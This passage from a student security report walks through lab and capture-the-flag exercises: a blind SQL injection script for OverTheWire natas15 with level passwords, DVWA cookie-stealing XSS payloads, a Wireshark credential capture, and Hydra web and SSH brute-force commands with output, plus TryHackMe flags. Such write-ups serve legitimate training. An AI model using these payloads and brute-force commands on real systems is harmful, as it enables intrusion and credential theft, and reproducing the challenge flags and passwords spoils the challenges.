


```python
import requests
import re
import string
import time

#declare variables
url = "http://natas15.natas.labs.overthewire.org"
user = "natas15"
password = "AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J"

#save all characters using string library into chars and create a session
chars = string.ascii_uppercase + string.ascii_lowercase + string.digits + string.punctuation
session = requests.Session()
response = session.get(url, auth = (user, password))

#list to save the password
newpass = list()

#Check character by character on user natas16
while (True):
        for c in chars:
                print( "".join(newpass) + c)
                time.sleep(0.1)
                res = session.post(url, data ={ "username":'natas16" AND password LIKE BINARY "' + "".join(newpass) +  c + '%"# ' },auth = (user, password) )
                result = res.text
                print(result)

                if ( "user exist" in result ):
                        newpass.append(c)
                        break
```

Figure 1.5.11

- **Result**

In Figure 1.5.12 it is possible to see the output of the application. After around 2-3 minutes of the application trying characters that matched the password on the database for NATAS16. The highlighted part of the image is the password that I was able to retrieve from the database. Once I had the complete password, I tried to login with username NATAS16 and the output password successfully.



```
<!—— This stuff in the header has nothing to do with the level ——>
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.ov
erthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas15", "pass": "AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J" };</script></hea
d>
<body>
<h1>natas15</h1>
<div id="content">
Error in query.<br><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

WaIHEacj63wnNIBROHeqi3p9t0m5nhmh#
<html>
<head>
```

Figure 1.5.12

1.5.5 XSS

Cross-site scripting or XSS is a web application security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. XSS allows an attacker to compromise the web application and act as a victim user to perform malicious activities. If the victim user has high privileges, then critical data can be leaked, or malicious code injected to change the functionality of the application.


Reflected Cross Site Scripting (Non-Persistent)

Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data (OWASP, 2021).

For this challenge, I launched DVWA and completed the Reflected Cross Site Scripting challenge. The functionality of the application is to ask the user for his username and say "Hello username ". In this input field, reflected cross site scripting is available. I used the statement:

- <IMG SRC=# onmouseover="alert(document.cookie)"></IMG>

When this is inputted in the input field, an IMG icon is created, with the function "onmouseover" which executes the alert when the mouse hovers the IMG icon. This way we can extract the cookie document giving us the session cookies and session ID and proving that this input field is vulnerable to XSS. In Figure 1.15.13 we can observe that once the IMG icon is created, we can hover over the icon and the session ID will pop up. This section is not vulnerable to Stored XSS because the input field only remains on the browser.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? ert(document.cookie)"></IMG Submit

Hello

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

localhost

PHPSESSID=7ish68hecomlanofa1ji9iv022; security=low

OK

Figure 1.5.13


Stored Cross Site Scripting (Persistent)

Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim can retrieve the stored data from the web application without that data being made safe to render in the browser (OWASP, 2021).

DVWA stored XSS challenge was completed to prove my knowledge in this type of XSS attack. The functionality of this application is basically the same as in a blog. You are able to post messages from a form that requires you to fill in a name and a message. The goal was to be able to redirect a user to another web page using stored XSS. To reach the goal I created an HTML reference that will redirect you to google.com. The statement was inputted into the message field, and it was the following statement:

- <a href=”google.com”> U got Hacked </a>

This statement creates a text output that is clickable, once it is clicked the user will be redirected to google.com. Since this is stored XSS vulnerability, the message will be saved in the server and every user that clicks on the button created (in this case it says "U got Hacked") will be redirected to google.com. In Figure 1.5.14 we can observe the statement that was inputted into the message and field and in the lower left corner of the image we can see the clickable reference stored in the message that will redirect into google if clicked.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * javier

Message * <a href='https://www.google.com'">U got Hacked</a>

Name: javier
Message: U got Hacked

Figure 1.5.14


XSS DOM

DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser. the source could be the URL of the page, or it could be an element of the HTML, and the sink is a sensitive method call that causes the execution of the malicious data (OWASP, 2021).

DOM based XSS challenge from DVWA was completed to show all the skills and knowledge gained from this subject. This application only lets you choose the preferred language so there is no real user input other than the options that already exist. As seen in the URL of Figure 1.5.15, default is the function that checks for the language selected and gives the value to the browser so that the language is now available. I solved this by changing the URL where default is equal to the following statement:

- <script>alert(document.cookie)</script>

It is possible to change the value of default for a script that will be executed. To prove that this vulnerability exists, we should be getting the session cookie with the statement mentioned before. The example can be observed in Figure 1.5.15, where the highlighted part in the URL shows the piece of code input and the session ID popping after reloading the page with the statement in the URL. In some other cases we would need to encode the statement or piece of code that wants to be input into the URL due because of the URL encoding certificates in more secure applications.



```
localhost/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>
```

Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

localhost

PHPSESSID=7ish68hecomlanofa1ji9iv022; security=low

Figure 1.5.15

1.5.6 CSRF


Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated (OWASP, 2021). One of the main reasons attackers abuse this vulnerability is to perform actions, depending on the privileges of the user. If a user has low privileges, actions such as:

- Transferring funds.
- Changing their email address or password.
- Contact support as a user.

If the user is an admin, it is way more serious as the attacker can have complete control of the functionality of the web application and compromise all the services and data stored in the server or database.

1.6 Network Sniffing and Spoofing

Sniffing corresponds to theft or interception of data by capturing the network traffic using a packet sniffer such as Wireshark. When packets travel across networks, if not encrypted, the packets can be read in plain text, giving potentially critical information to attackers, spies or other third parties that are not meant to be in the communication. This can be used to analyze the network and gain information to eventually cause the network to crash or to become corrupted or read the communications happening across the network. To perform an activity on sniffing I launched the DVWA machine in a virtual machine. While running Wireshark and I logged into the DVWA and managed to capture the HTTP POST request that will send the data from the user login in. As seen in Figure 1.6.1, username and password are found this specific HTTP packet.


*docker0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.    Time          Source        Destination   Protocol  Length Info
     4 0.026517628   172.17.0.1    172.17.0.2    HTTP       777 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
     6 0.028033830   172.17.0.2    172.17.0.1    HTTP       403 HTTP/1.1 302 Found
     8 0.033136016   172.17.0.1    172.17.0.2    HTTP       593 GET /index.php HTTP/1.1
    12 0.034071180   172.17.0.2    172.17.0.1    HTTP       206 HTTP/1.1 200 OK  (text/html)

    Connection: keep-alive\r\n
    Referer: http://localhost/login.php\r\n
  ▾ Cookie: PHPSESSID=7ish68hecomlanofa1ji9iv022; security=low\r\n
      Cookie pair: PHPSESSID=7ish68hecomlanofa1ji9iv022
      Cookie pair: security=low
    Upgrade-Insecure-Requests: 1\r\n
    Sec-Fetch-Dest: document\r\n
    Sec-Fetch-Mode: navigate\r\n
    Sec-Fetch-Site: same-origin\r\n
    Sec-Fetch-User: ?1\r\n
    \r\n
    [Full request URI: http://localhost/login.php]
    [HTTP request 1/2]
    [Response in frame: 6]
    [Next request in frame: 8]
    File Data: 88 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "username" = "admin"
  ▸ Form item: "password" = "password"
  ▸ Form item: "Login" = "Login"
  ▸ Form item: "user_token" = "412e7a6080aad0072e9312178079b8af"
```

Figure 1.6.1

1.7 Password Cracking


A password cracking attack is the process of obtaining the correct password to an account in an unauthorized way. The most common password cracking attacks are brute force attacks, dictionary attacks and making use of Rainbow Tables attacks. Password cracking programs work by using various methods to process and analyze large numbers of password hashes. To put into practice the knowledge gain on this topic I completed challenges from tryhackme.com. These challenges are completed to learn Hydra brute force attacks and Hashcat to crack hashes.

Bruteforce

The challenge is called Hydra(https://tryhackme.com/room/hydra). In this challenge we will be using Hydra tool. It is commonly used as a network logon cracker. To begin with I made a nmap scan on the IP given by the CTF to check for service versions and certificates using the command:

- Nmap scan sudo nmap -sV -sC 10.10.248.33

As seen in Figure 1.7.1, ports 22 for SSH and 80 for HTTP are open. Next step is to visit the webpage and try to brute force the log in page and the SSH service with the proper Hydra commands and using the rockyou.txt wordlists as it is known to be the biggest wordlist.




```
└─$ sudo nmap -sV -sC 10.10.248.33
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-29 12:02 EDT
Nmap scan report for 10.10.248.33
Host is up (0.042s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 aa:2b:85:81:97:8a:07:4c:5b:73:4c:23:8d:97:b0:87 (RSA)
|   256 97:97:8c:de:fe:48:74:ef:76:42:ac:6c:1a:67:ca:0a (ECDSA)
|_  256 db:08:de:48:2e:9a:aa:19:22:96:a7:c2:69:4b:9e:68 (ED25519)
80/tcp open  http    Node.js Express framework
| http-title: Hydra Challenge
|_Requested resource was /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.93 seconds
```

Figure 1.7.1

The login page is a common login page that requires only a username and password. The challenge already gives us the name of the user, which is Molly. I will try with the username Molly or molly since it is the obvious username based on the name. To try and brute force the login page I used the following command:

- hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.248.33 http-post-form "/login:username=^USER^&password=^PASS^:F=incorrect" -f

In this command the -l flag represents the username, the -P flag means the path of the wordlist that is going to be used to brute force the login form. Next, we have the IP of the victim's machine in the /login URL and declaring the username and password variables. The results can be seen in Figure 1.7.2 highlighted in green. The password for Molly was sunshine in the web application. Once logged in I managed to capture the first flag as seen in Figure 1.7.4.




```
└─$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.248.33 http-post-form "/login:username=^U
SER^&password=^PASS^:F=incorrect" -f
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-29 12:35:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tri
es per task
[DATA] attacking http-post-form://10.10.248.33:80/login:username=^USER^&password=^PASS^:F=incorrect
[80][http-post-form] host: 10.10.248.33   login: molly   password: sunshine
[STATUS] attack finished for 10.10.248.33 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-29 12:36:01
```

Figure 1.7.2

Next, I will try to brute force the SSH service to get access into the server and then possibly escalate privileges and/or deploy malicious code that can damage or compromise the system. To try and brute force the SSH service I ran the following Hydra command:

- hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.248.33 -t 4 ssh


The command also uses the -l and -P flags for username and wordlists, the difference is at the end of the command. The flag -t stands for the threads used and SSH for the service being attacked. As seen in Figure 1.7.3 the rockyou.txt wordlist worked to crack the password for Molly, the password was butterfly. Next, I connected through SSH using the credentials found with Hydra to find the second flag.



```
└─$ hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.248.33 -t 4 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-29 12:33:41
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previou
s session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 trie
s per task
[DATA] attacking ssh://10.10.248.33:22/
[22][ssh] host: 10.10.248.33   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-29 12:34:43
```

Figure 1.7.3

In Figure 1.7.4 it is possible to observe that both of the flags where found and the challenge was completed.



Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}


Figure 1.7.4

Hash Cracking

In this challenge I will be using Hashcat to crack some hashes given by the challenges. These challenges require different attacks and modes to be able to crack the different types of hashes given. Hashcat is an effective password cracker widely used by both penetration testers and sysadmins to recover passwords but, criminals can also use the tool to perform attacks. The first challenge was completed using the following Hashcat command:

- hashcat -a 0 -m 1400 hashes.txt /usr/share/wordlists/rockyou.txt

